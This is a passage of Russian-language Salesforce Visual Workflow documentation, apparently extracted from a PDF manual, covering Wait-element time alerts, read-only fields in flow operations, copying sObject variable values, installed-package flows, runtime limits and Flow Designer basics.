Если возобновленный сеанс не выполняется:

- Предыдущие сеансы в транзакции данного пакета завершаются успехом.
- Операции, выполненные сеансом до момента ожидания, завершаются успехом.
- Если сбой обрабатывается коннектором «Ошибка», то операции, выполненные сеансом после возобновления, но до сбоя, завершаются успехом. Операция, инициировавшая сбой сеанса, завершается ошибкой.
- Если сбой не обрабатывается коннектором «Ошибка», то операции, выполненные сеансом после возобновления, но до сбоя, отменяются. Операция, инициировавшая сбой сеанса, завершается ошибкой.
- Оставшиеся сеансы в данном пакете подлежат рассмотрению.

Ограничения для общих оповещений

- Оповещения не поддерживают минуты или секунды.
- Если сеанс ожидает наступления события, заданного на прошедшее время, то система Salesforce возобновляет сеанс в течение одного часа.

  Например, поток отправляет сообщение эл. почты ответственному за возможность за семь дней до даты закрытия. При этом создается сеанс для возможности, которая должна быть закрыта сегодня. Система Salesforce возобновляет сеанс в течение одного часа.

Ограничения для оповещений по абсолютному времени

- Оповещения по абсолютному времени оцениваются на основе часового пояса пользователя, создавшего поток.

Ограничения для оповещений по относительному времени

- Оповещения по относительному времени оцениваются на основе часового пояса организации.
- Организация может использовать не более 20 000 заданных оповещений по относительному времени для всех версий потока.
- Оповещения не могут ссылаться на указанные ниже поля.
  - Поля `DATE` или `DATETIME`, содержащие автоматические производные функции (например, *`TODAY`* или *`NOW`*).
  - Поля формулы, содержащие поля слияния связанного объекта.
- При изменении поля даты, используемого невыполненным оповещением по относительному времени в ожидающем сеансе, система Salesforce пересчитывает события, связанные с сеансом.

  Например, поток отправляет сообщение эл. почты ответственному за возможность за семь дней до даты закрытия возможности, а датой закрытия выбирается 20 февраля 2014 года. Ниже перечислены возможные результаты.
  - Дата закрытия не изменяется перед возобновлением сеанса. Результат: система Salesforce возобновляет сеанс 13 февраля 2014 года и отправляет сообщение эл. почты.

  - Дата закрытия изменяется на 10 февраля 2014 года перед возобновлением сеанса. Результат: система Salesforce планирует оповещение по относительному времени повторно и возобновляет сеанс 3 февраля 2014 года.
  - Дата закрытия изменяется на прошедшую дату. Результат: система Salesforce пересчитывает оповещение по относительному времени и возобновляет сеанс сразу после сохранения записи.
- Если оповещение по относительному времени ссылается на нулевое поле даты при выполнении элемента «Ожидание» сеансом потока, то система Salesforce возобновляет сеанс в течение одного часа.
- Если оповещение по относительному времени ссылается на поле даты, которое содержит ненулевое значение при выполнении элемента «Ожидание» сеансом потока и последующем обновлении поля нулевым значением перед обработкой оповещения, то система Salesforce возобновляет сеанс в течение одного часа после обновления поля даты.
- Если ожидающий сеанс содержит оповещение по относительному времени, то удаление ссылочной записи или объекта инициирует удаление оповещения из очереди. Сеанс, который не содержит других событий для ожидания, подлежит удалению.
- Продукт или прайс-лист, используемый оповещением по относительному или абсолютному времени в ожидающем сеансе, не может быть заархивирован.
- Ограничения по преобразованию интересов
  - Интерес, имеющий связанные оповещения по относительному времени в ожидающих сеансах, не может быть преобразован.
  - Если включена функция «Выполнять проверку и триггеры при преобразовании интереса», то текущие операции над интересами после элемента «Ожидание» не выполняются при преобразовании интересов.
  - Если участник кампании на основе интереса преобразуется до завершения ожидающего сеанса, связанного с данной записью, то система Salesforce все равно выполняет данный сеанс.

СМ. ТАКЖЕ:

Рекомендации по проектированию потоков

Ограничения и рекомендации для Visual Workflow

Операторы в условиях потока

Элемент «Ожидание» в потоке

Операции потока и поля только для чтения

Следует понимать, когда потоки имеют доступ только на чтение к значениям полей. Вы можете контролировать реакцию на попытку потока обновить поле только для чтения, а также удалить значения таких полей из операций потока.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Какие поля недоступны, когда поток создает или обновляет записи?

Поток может выполнить операцию, только если запустивший его пользователь имеет на это полномочие. Когда поток пытается создать или обновить записи, те поля, что запускающий пользователь не может редактировать, считаются *недоступными* или доступными только для чтения. Поле может быть недоступным, поскольку пользователь не предоставил полномочие на редактирование поля или это системное поле только для чтения.

Контролируйте реакцию на попытку потока задать значения полям только для чтения

При создании или обновлении записей поток задает значения для определенных полей. Но что произойдет, если текущий пользователь не имеет доступа для редактирования всех этих полей? Для элементов «Быстрое создание» и «Быстрое обновление» реакция определяется вами. Для контроля данного поведения выберите или сбросьте флажок Фильтровать недоступные поля в запросах потока.

Удаление полей только для чтения из переменной sObject

Если поток пытается обновить поля, которые текущий пользователь не может редактировать, и флажок Фильтрация недоступных полей из запросов потока для вашей организации сброшен, поток завершится ошибкой. Если переменная sObject содержит поля только для чтения и вы не можете дать текущим пользователям полномочие «Правка» для этих полей, удалите эти поля из переменной sObject. Используйте элемент «Создание записи» и «Обновление записи» вместо элемента «Быстрое создание» или «Быстрое обновление» либо скопируйте значения записываемых полей в новую переменную sObject.

Какие поля недоступны, когда поток создает или обновляет записи?

Поток может выполнить операцию, только если запустивший его пользователь имеет на это полномочие. Когда поток пытается создать или обновить записи, те поля, что запускающий пользователь не может редактировать, считаются *недоступными* или доступными только для чтения. Поле может быть недоступным, поскольку пользователь не предоставил полномочие на редактирование поля или это системное поле только для чтения.

Системные поля приведены в *Справка по объектам для Salesforce и Force.com*. Чтобы определить другие нередактируемые поля, изучите полномочия запускающего пользователя.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Как поля только для чтения попали в мою переменную sObject?

Если переменная заполняется...	Переменная содержит ...
Элемент «Быстрый поиск»	`Id` и любые другие поля только для чтения, выбранные вами для включения.
Элемент «Назначение» или «Поиск записи»	Любые поля только для чтения, внесенные вами.
Процесс или бизнес-правило	Все системные поля объекта и любые поля, на редактирование которых у запускающего пользователя нет полномочий. По умолчанию переменная содержит каждое поле для объекта.

Что делать, если моя переменная sObject содержит поля только для чтения?

Для каждого поля только для чтения, хранимого в вашей переменной sObject:

1. определите, используется ли это поле где-либо в потоке; если это не так, обновите поток так, чтобы он не хранил значение для этого поля. Это рекомендация применима, только если переменная заполняется элементом потока, таким как «Быстрый поиск».

   Например, элемент «Быстрый поиск» хранит `CreatedByDate`, но другие элементы к этому полю не обращаются. Измените элемент «Быстрый поиск» так, чтобы он больше не хранил `CreatedByDate`.

2. Если поле только для чтения указывается в потоке, дайте запускающему пользователю полномочия, необходимые для исполнения операций потока.
3. Если вы не можете предоставить запускающим пользователям полномочия для поля, измените поток так, чтобы он не пытался обновить данное поле.

Пример: С помощью элемента «Быстрый поиск» поток обновляется несколько полей в организации. Пользователи могут редактировать Описание и Рейтинг организации, но для Код ответственного и `LastModifiedDate` это невозможно. Чтобы во время исполнения поток не завершался ошибкой:

- дайте своим пользователям полномочие «Правка» для Код ответственного.
- Скопируйте значения только тех полей, что доступны для записи (Описание, Рейтинг организации и Код ответственного) из исходной переменной sObject в новую переменную sObject. Укажите новую переменную sObject в элементе «Быстрый поиск».

  Копирование значений только тех полей, что доступны для записи, гарантирует отсутствие попыток потока задать значение для `LastModifiedDate` во время исполнения.

СМ. ТАКЖЕ:

Удаление полей только для чтения из переменной sObject

Контролируйте реакцию на попытку потока задать значения полям только для чтения

Справочное руководство по объектам для Salesforce и Force.com: системные поля

Контролируйте реакцию на попытку потока задать значения полям только для чтения

При создании или обновлении записей поток задает значения для определенных полей. Но что произойдет, если текущий пользователь не имеет доступа для редактирования всех этих полей? Для элементов «Быстрое создание» и «Быстрое обновление» реакция определяется вами. Для контроля данного поведения выберите или сбросьте флажок Фильтровать недоступные поля в запросах потока.

Запрос потока — это попытка потока выполнить операцию, вроде создания или обновления записей.

	Если флажок фильтрация недопустимых полей из запросов потока	
	Выбрано	**Сброшен (рекомендуется)**
Результат, если текущий пользователь не имеет доступа для редактирования всех полей	Операция частично выполняется успешно. Поток отфильтровывает из операции поля только для чтения. Обновляются те поля, которые пользователь может редактировать. Те поля, которые пользователь не может редактировать, не обновляются. Поток не выполняет путь ошибки.	Операция завершается ошибкой. Операция не обновляет какие-либо поля. Поток выполняет путь ошибки, если таковой есть.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Изменения настроек автоматизации процессов:

- Настройка приложения

	Если флажок фильтрация недопустимых полей из запросов потока	
	Выбрано	**Сброшен (рекомендуется)**
Уведомление, если одно или нескольких полей не обновлены	Пользователю или администратору не отправляется уведомление о том, что некоторые поля не были обновлены.	Администратор получает письмо об ошибке в потоке с полным описанием.
По сравнению с элементами «Создание записи» и «Обновление записи»	Непоследовательно	Последовательно

Совет: Рекомендуем отключить эту настройку, чтобы вы всегда знали о тех случаях, когда поток не задал все ожидаемые значения полей.

1. В разделе «Настройка» введите *«Автоматизация»* в поле «Быстрый поиск», затем выберите **«Параметры автоматизации процесса»**.
2. Установите или сбросьте флажок **Фильтровать недоступные поля в запросах потока**.

   Если ваша организация была создана в выпуске Winter'17 или раньше, то эта настройка по умолчанию включена. В ином случае настройка по умолчанию будет отключена.

Пример: С помощью элемента «Быстрое обновление» поток по возможности обновляет несколько полей. Во время выполнения поток пытается обновить организацию Acme от лица вашего пользователя. Пользователь может отредактировать Этап и Дату закрытия, но не Сумму. В результате поток не имеет полномочий на обновление поля Сумма.

- Если флажок Фильтровать недоступные поля в запросах потока установлен, поток успешно обновит организацию, но только поля Этап и Дата закрытия. Поток никому не отправит уведомления о том, что поле Сумма не было обновлено.
- Если флажок Фильтрация недоступных полей в запросах потока сброшен, потоку не удастся обновить организацию. Администратор получит письмо об ошибке потока. В письме будет приведена следующая ошибка.

  `INVALID_FIELD_FOR_INSERT_UPDATE: не удается создать/обновить поля — Amount`

  Это на API-языке значит, что «Текущий пользователь не имеет полномочия на редактирование поля "Сумма"».

Внимание: Если вы изменили эту настройку для своей организации, проверьте влияние этого изменения в безопасной среде. Постарайтесь проверить изменение точно так же, как вы это делаете в случае выполнения важного обновления.

СМ. ТАКЖЕ:

Какие поля недоступны, когда поток создает или обновляет записи?

Удаление полей только для чтения из переменной sObject

Если поток пытается обновить поля, которые текущий пользователь не может редактировать, и флажок Фильтрация недоступных полей из запросов потока для вашей организации сброшен, поток завершится ошибкой. Если переменная sObject содержит поля только для чтения и вы не можете дать текущим пользователям полномочие «Правка» для этих полей, удалите эти поля из переменной sObject. Используйте элемент «Создание записи» и «Обновление записи» вместо элемента «Быстрое создание» или «Быстрое обновление» либо скопируйте значения записываемых полей в новую переменную sObject.

Прим.: Если поля только для чтения заполняются в переменной sObject через элемент «Быстрый поиск» или «Назначение», попробуйте изменить эти элементы так, чтобы не заполнять эти поля вообще.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Копирование значений полей из одной переменной sObject в другую

Переменные sObject и переменные коллекции sObject могут иметь значения, заданные для полей, которые запускающий пользователь не может редактировать. Однако вы можете использовать другие значения для создания и обновления записей с элементами «Быстрое создание» и «Быстрое обновление». Для этого сопоставьте записываемые значения из исходной переменной sObject в новую переменную sObject.

СМ. ТАКЖЕ:

Элемент «Создание записи» в потоке

Элемент «Обновление записи» в потоке

Копирование значений полей из одной переменной sObject в другую

Переменные sObject и переменные коллекции sObject могут иметь значения, заданные для полей, которые запускающий пользователь не может редактировать. Однако вы можете использовать другие значения для создания и обновления записей с элементами «Быстрое создание» и «Быстрое обновление». Для этого сопоставьте записываемые значения из исходной переменной sObject в новую переменную sObject.

Прим.: В случае переменных коллекции sObject используйте циклы для сопоставления значений полей в новую коллекцию.

1. Добавьте элемент «Назначение» в свой поток. Убедитесь, что поток выполняет данный элемент после того, как была заполнена исходная переменная sObject, но до элемента «Создание» или «Обновление».
2. Добавьте строку для каждого записываемого поля в исходной переменной sObject.
   - Переменная — выберите `{!sObjectVar2.field}`, где *sObjectVar2* является именем новой переменной и *field* поле этой переменной.
   - Оператор — выберите **equals**.
   - Значение — выберите `{!sObjectVar1.field}`, где *sObjectVar1* имя исходной переменной, а *field* — ее поле.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:


- «Управление Force.com Flow»

Прим.: Если вы планируете задействовать переменную в элементе «Быстрое обновление», включите код записи в новую переменную sObject. Хотя Код и является полем только для чтения, поток использует это значение для определения обновляемых записей.

Пример: У вас есть переменная обращения sObject с именем `{!myCaseVar_all}`. Она хранит значения для некоторых полей только для чтения, поэтому ее нельзя использовать в элементе «Быстрое обновление». Скопируйте нужные вам поля в новую переменную sObject: `IsEscalated` и `Status`. Также скопируйте Код, поскольку он требуется для операции обновления. Вот так будут выглядеть правила назначения.

Переменная	Оператор	Значение
{!myCaseVar_final.Id}	равно	{!myCaseVar_original.Id}
{!myCaseVar_final.IsEscalated}	равно	{!myCaseVar_original.IsEscalated}
{!myCaseVar_final.Status}	равно	{!myCaseVar_original.Status}

Тот же пример работает для переменной коллекции sObject. Однако, так как вы не можете напрямую менять значения переменной коллекции, следует использовать цикл.



1. С помощью элемента «Цикл» поток передает значения каждого элемента в переменную цикла (`{!myCaseLoopVar_original}`).
2. Для каждой итерации элемент «Назначение» копирует поля `Id`, `IsEscalated` и `Status` из переменной цикла в другую переменную sObject (`{!myCaseLoopVar_final}`).
3. Поток затем добавляет значения переменной `{!myCaseLoopVar_final}` в новую коллекцию. Второй элемент «Назначения» содержит это правило.

Переменная	Оператор	Значение
{!myCaseColl_updated}	добавить	{!myCaseLoopVar_final}

После того как поток пройдется по каждому элементу в исходной коллекции, он выйдет из цикла.

СМ. ТАКЖЕ:

- Какие поля недоступны, когда поток создает или обновляет записи?
- Контролируйте реакцию на попытку потока задать значения полям только для чтения
- Элемент потока «Назначение»

Рекомендации по управлению потоками

Ниже перечислены некоторые ограничения по управлению потоками.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Активация потоков

При активации новой версии предыдущая активированная версия потока (при ее наличии) автоматически деактивируется. Любой выполняемый сеанс потока продолжает выполняться посредством версии, использовавшейся при его запуске.

Удаление потоков

Прежде чем удалить активную версию потока, рекомендуем деактивировать нужную версию потока. Поток, содержащий приостановленные или ожидающие сеансы, может быть удален только после их завершения или удаления. Потоки, которые не были активированы, могут быть удалены незамедлительно.

Свойства потока

По умолчанию свойства для версий заданного потока автоматически соответствуют свойствам активной версии. Другими словами, при наличии трех версий и активации версии 2 система Salesforce обновляет свойства версий 1 и 3 для соответствия версии 2. Тем не менее, редактирование свойств неактивной версии препятствует автоматическому обновлению ее свойств с целью соответствия активной версии.

Тип потока определяется активной (или последней) версией потока. Например, если активная версия потока содержит элемент «Окно», то используется тип «Поток». Данный тип не поддерживает внедрение посредством системного метода (например, конструктор процессов).

Рекомендации по установленным потокам

Ниже перечислены рекомендации по распространению, обновлению или удалению потока, установленного из пакета.

СМ. ТАКЖЕ:

- Управление потоками
- Ограничения и рекомендации для Visual Workflow

Рекомендации по установленным потокам

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже перечислены рекомендации по распространению, обновлению или удалению потока, установленного из пакета.

- Облачная версия приложения Flow Designer не позволяет открывать потоки, установленные из управляемых пакетов.
- При установке пакета, содержащего несколько версий потока, в новую целевую организацию, развертывание выполняется только для последней версии потока.
- При установке потока из управляемого пакета сообщения эл. почты об ошибках для сеансов данного потока не содержат сведения об отдельных элементах потока. Письмо отправляется пользователю, который установил поток.
- При установке потока из неуправляемого пакета, имя которого соответствует имени установленного потока, но при этом отличаются их номера версий, поток, установленный последним, становится последней версией текущего потока. Однако, если оба потока используют одинаковые имена и номера версий, то установка пакета не выполняется. Поток не может быть перезаписан.

Статус

Активный поток в пакете активируется только после установки. Предыдущая активная версия потока деактивируется в целевой организации в пользу недавно установленной версии. Любые текущие потоки, в основе которых используется ныне деактивированная версия, продолжат свое выполнение, но будут отображать предыдущую версию потока.

Распространение установленных потоков

- При создании настраиваемой кнопки, ссылки или веб-вкладки для потока, установленного из управляемого пакета, добавьте пространство имен в URL-адрес. URL-адрес должен иметь следующий формат: /поток/пространство_имен/уникальное_имя_потока.
- При добавлении потока, установленного из управляемого пакета, на страницу Visualforce, задайте атрибуту name следующий формат: пространство_имен**.**уникальное_имя_потока.

Обновление установленных потоков

При обновлении управляемого пакета в организации новая версия потока устанавливается только при наличии более новой версии от разработчика. В результате выполнения нескольких обновлений пакет может содержать несколько версий потока.

Удаление установленных потоков

- Поток не может быть удален из установленного пакета. Чтобы удалить поток пакета из организации, рекомендуем деактивировать поток и удалить пакет.
- Организация разработки не позволяет удалять компоненты потока из установленных пакетов со статусом «Управляемый — бета-версия».
- При наличии нескольких версий потока, установленных из разных неуправляемых пакетов, запрещается удалять только одну версию путем удаления соответствующего пакета. При удалении управляемого или неуправляемого пакета, содержащего одну версию потока, удаляется весь поток и все его версии.

СМ. ТАКЖЕ:

Потоки в наборах изменений и пакетах

Рекомендации по распространению потоков вместе с пакетами

Установка пакета

Рекомендации по выполнению потоков

При запуске или тестировании потока помните об ограничениях и рекомендациях.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Рекомендуем внимательно проверять потоки, содержащие элементы удаления. Поток (даже неактивный) инициирует операцию удаления.
- Во время выполнения часовые пояса для значений даты/времени могут отличаться от тех, которые отображаются облачной версией приложения Flow Designer. Во время выполнения значения даты/времени учитывают параметры часового пояса текущего пользователя, заданные в системе Salesforce.
- Сеансы не выполняют действия, такие как отправка писем, создание, редактирование и удаление записей, пока не завершится связанная с потоком транзакция. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание». Для создания и обновления записей применяются не только элементы «Запись» и «Быстрые». Это также делают элементы «Сообщение в Chatter», «Отправить на утверждение» и «Быстрые действия».
- Запрещается использовать кнопки обозревателя «Вперед» и «Назад» для перемещения по потоку. Их использование может повлиять на согласованность данных между потоком и системой Salesforce.
- Одному потоку может соответствовать не более 50 разных версий. При выполнении потока отображается активная версия, но администратору может быть доступна более новая версия.
- При использовании потоков, взаимодействующих с базой данных Salesforce, убедитесь, что пользователи могут создавать, просматривать, редактировать и удалять соответствующие записи и поля. В противном случае, пользователям, пытающимся запустить поток, отображается сообщение об отсутствии необходимых полномочий. Например, поток выполняет поиск и обновление статуса записи обращения. Пользователям потока должны быть предоставлены полномочия «Чтение» и «Редактирование» для поля «Статус» объекта «Обращение».
- При распространении потока не следует передавать значение поля валюты из записи Salesforce в переменную потока типа «Валюта» посредством параметра URL-адреса. Если поле слияния (например, `{!Account.AnnualRevenue}`) ссылается на поле валюты, то значение поля содержит символ единицы валюты (например, $). Переменные потока типа «Валюта» могут принимать только числовые значения, поэтому поток не выполняется. Взамен, рекомендуем использовать параметр URL-адреса для переноса кода записи в переменную потока типа «Текст», а в потоке использовать код для поиска значения поля валюты данной записи.

Ограничения среды выполнения Lightning

Если для организации включена среда выполнения Lightning, потоки Lightning Experience не загружаются на следующие объекты:

- Веб-вкладки
- Кнопки списка, которые настроены для отображения в окне с боковой панелью или без нее.

Если для организации включена среда выполнения Lightning, потоки Salesforce Classic не выполняют загрузку на следующие объекты:

- Веб-вкладки
- Настраиваемые кнопки, которые установлены для отображения в окне с боковой панелью или без нее.

Пользователи не могут ввести более 16 цифр, включая цифры до и после десятичного знака.

СМ. ТАКЖЕ:

- Тестирование потока
- Сеансы потока
- Ограничения и рекомендации для Visual Workflow
- Работа со средой выполнения потока

Доступность потока

Visual Workflow соответствует требованиям статьи 508, кроме некоторых исключений.

- Название экрана не изменится после нажатия кнопки «Далее» или «Предыдущий», поэтому вы можете не сразу понять, что находитесь на новой странице.
- Поля переключателей не имеют меток. Программы для чтения экрана не могут различать вопросы.
- Вопросы без подсказок могут считываться неправильно.
- При чтении полей ошибки пропускаются.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

- Ограничения и рекомендации для Visual Workflow

Создание потока

После выбора процесса, подлежащего автоматизации, создайте соответствующий поток посредством облачной версии приложения Flow Designer.

Совет: Прежде чем начать создание потока, рекомендуем составить подробный план. Visual Workflow позволяет пользователям быстро автоматизировать бизнес-процессы при полном понимании их особенностей.

Если облачная версия приложения Flow Designer используется впервые, рекомендуем просмотреть хотя бы один образец потока в журнале Автоматизация бизнес-процессов в *Перевалочный пункт*. Эти примеры позволят ближе познакомиться с данным инструментом и способами его использования.

1. Откройте облачную версию приложения Flow Designer. Введите строку *«Потоки»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Потоки»** и щелкните **«Создать поток»**.
2. Перетащите соответствующие элементы на холст.

   Совет: Если нужный элемент все еще не определен, добавьте элемент «Действие» в качестве структурного нуля. Элемент «Действие» может быть всегда заменен нужным элементом.
3. Соедините элементы между собой для определения их порядка.
4. Выберите начальный элемент выполняемого потока.
5. Сохраните любые изменения, внесенные в поток.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

6. Протестируйте поток на предмет его корректной работы.
7. Активируйте поток для предоставления пользователям возможности его выполнения.
8. Распространите поток среди соответствующих пользователей.

Стандартные блоки потока

При создании потоков рекомендуем использовать разные элементы, коннекторы и ресурсы.

Облачная версия приложения Flow Designer

Облачная версия приложения Flow Designer позволяет создавать потоки без создания специального кода.

Выбор стартового элемента потока

Прежде чем сохранить поток, рекомендуем выбрать элемент, который должен выполняться первым.

Сохранение потока

Ниже перечислены некоторые способы сохранения потока, созданного в облачной версии приложения Flow Designer.

Общие задачи потоков

Ряд задач является общим для множества случаев использования потоков. Например, задача определения условий в элементах «Решение» и «Ожидание».

Ссылка потока

Добавьте эту страницу в закладки, чтобы быстро получать доступ к сведениям об элементах потока, ресурсах, событиях и т. д.

Образцы потоков

Иногда лучше показать, чем рассказать. Рассмотрите эти образцы потоков, чтобы понять, как работать, например, с элементами «Ожидание» и переменными коллекции.

СМ. ТАКЖЕ:

Управление потоками

Рекомендации по проектированию потоков

Доступность потока

Стандартные блоки потока


Стандартные блоки потока

При создании потоков рекомендуем использовать разные элементы, коннекторы и ресурсы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



- Каждый элемент (1) соответствует действию, которое может выполняться потоком. Например, чтение или запись данных Salesforce, отображение и сбор данных от пользователей потока, выполнение логики или управление данными.
- Каждый коннектор (2) определяет доступный путь, который может использоваться потоком при выполнении.
- Каждый ресурс (3) соответствует значению, которое может использоваться в любой области потока.

СМ. ТАКЖЕ:

Элементы потока

Ресурсы потока

Коннекторы потока

Облачная версия приложения Flow Designer

Облачная версия приложения Flow Designer позволяет создавать потоки без создания специального кода.

Чтобы получить доступ к набору полезных ресурсов, включая видеоролики и образцы потоков, откройте облачную версию приложения Flow Designer и щелкните ссылку **«Начало работы»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Требования по использованию облачной версии приложения Flow Designer

Прежде чем использовать облачную версию приложения Flow Designer, рекомендуем обновить обозреватель и программу Adobe® Flash® Player.

Обзор пользовательского интерфейса облачной версии приложения Flow Designer

Прежде чем использовать облачную версию приложения Flow Designer для создания потоков, просмотрите его основные компоненты.

Поиск по потоку

По мере расширения и усложнения потоков поиск нужных элементов становится все более проблематичным. Облачная версия приложения Flow Designer поддерживает инструменты для быстрого поиска элементов и ресурсов потока.

Поиск на вкладке «Палитра»

Добавление потоков, действий и классов Apex в организацию усложняет процесс поиска отдельного элемента на вкладке «Палитра». Однако вкладка «Палитра» поддерживает быстрый поиск элементов, необходимых для потока.

СМ. ТАКЖЕ:

Элементы потока

Ресурсы потока

Требования по использованию облачной версии приложения Flow Designer

Прежде чем использовать облачную версию приложения Flow Designer, рекомендуем обновить обозреватель и программу Adobe® Flash® Player.

Рекомендуем:

- Windows® Internet Explorer® 8, 9, 10 и 11, Google® Chrome™ или Mozilla® Firefox®. Версии 6.0 и 7.0 обозревателя Internet Explorer не поддерживаются.
- Adobe® Flash® Player 10.1 или более поздней версии. Для запуска облачной версии приложения Flow Designer следует использовать версию не ниже 10.0.
- Минимально допустимое разрешение обозревателя: 1 024 x 768 пикселов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

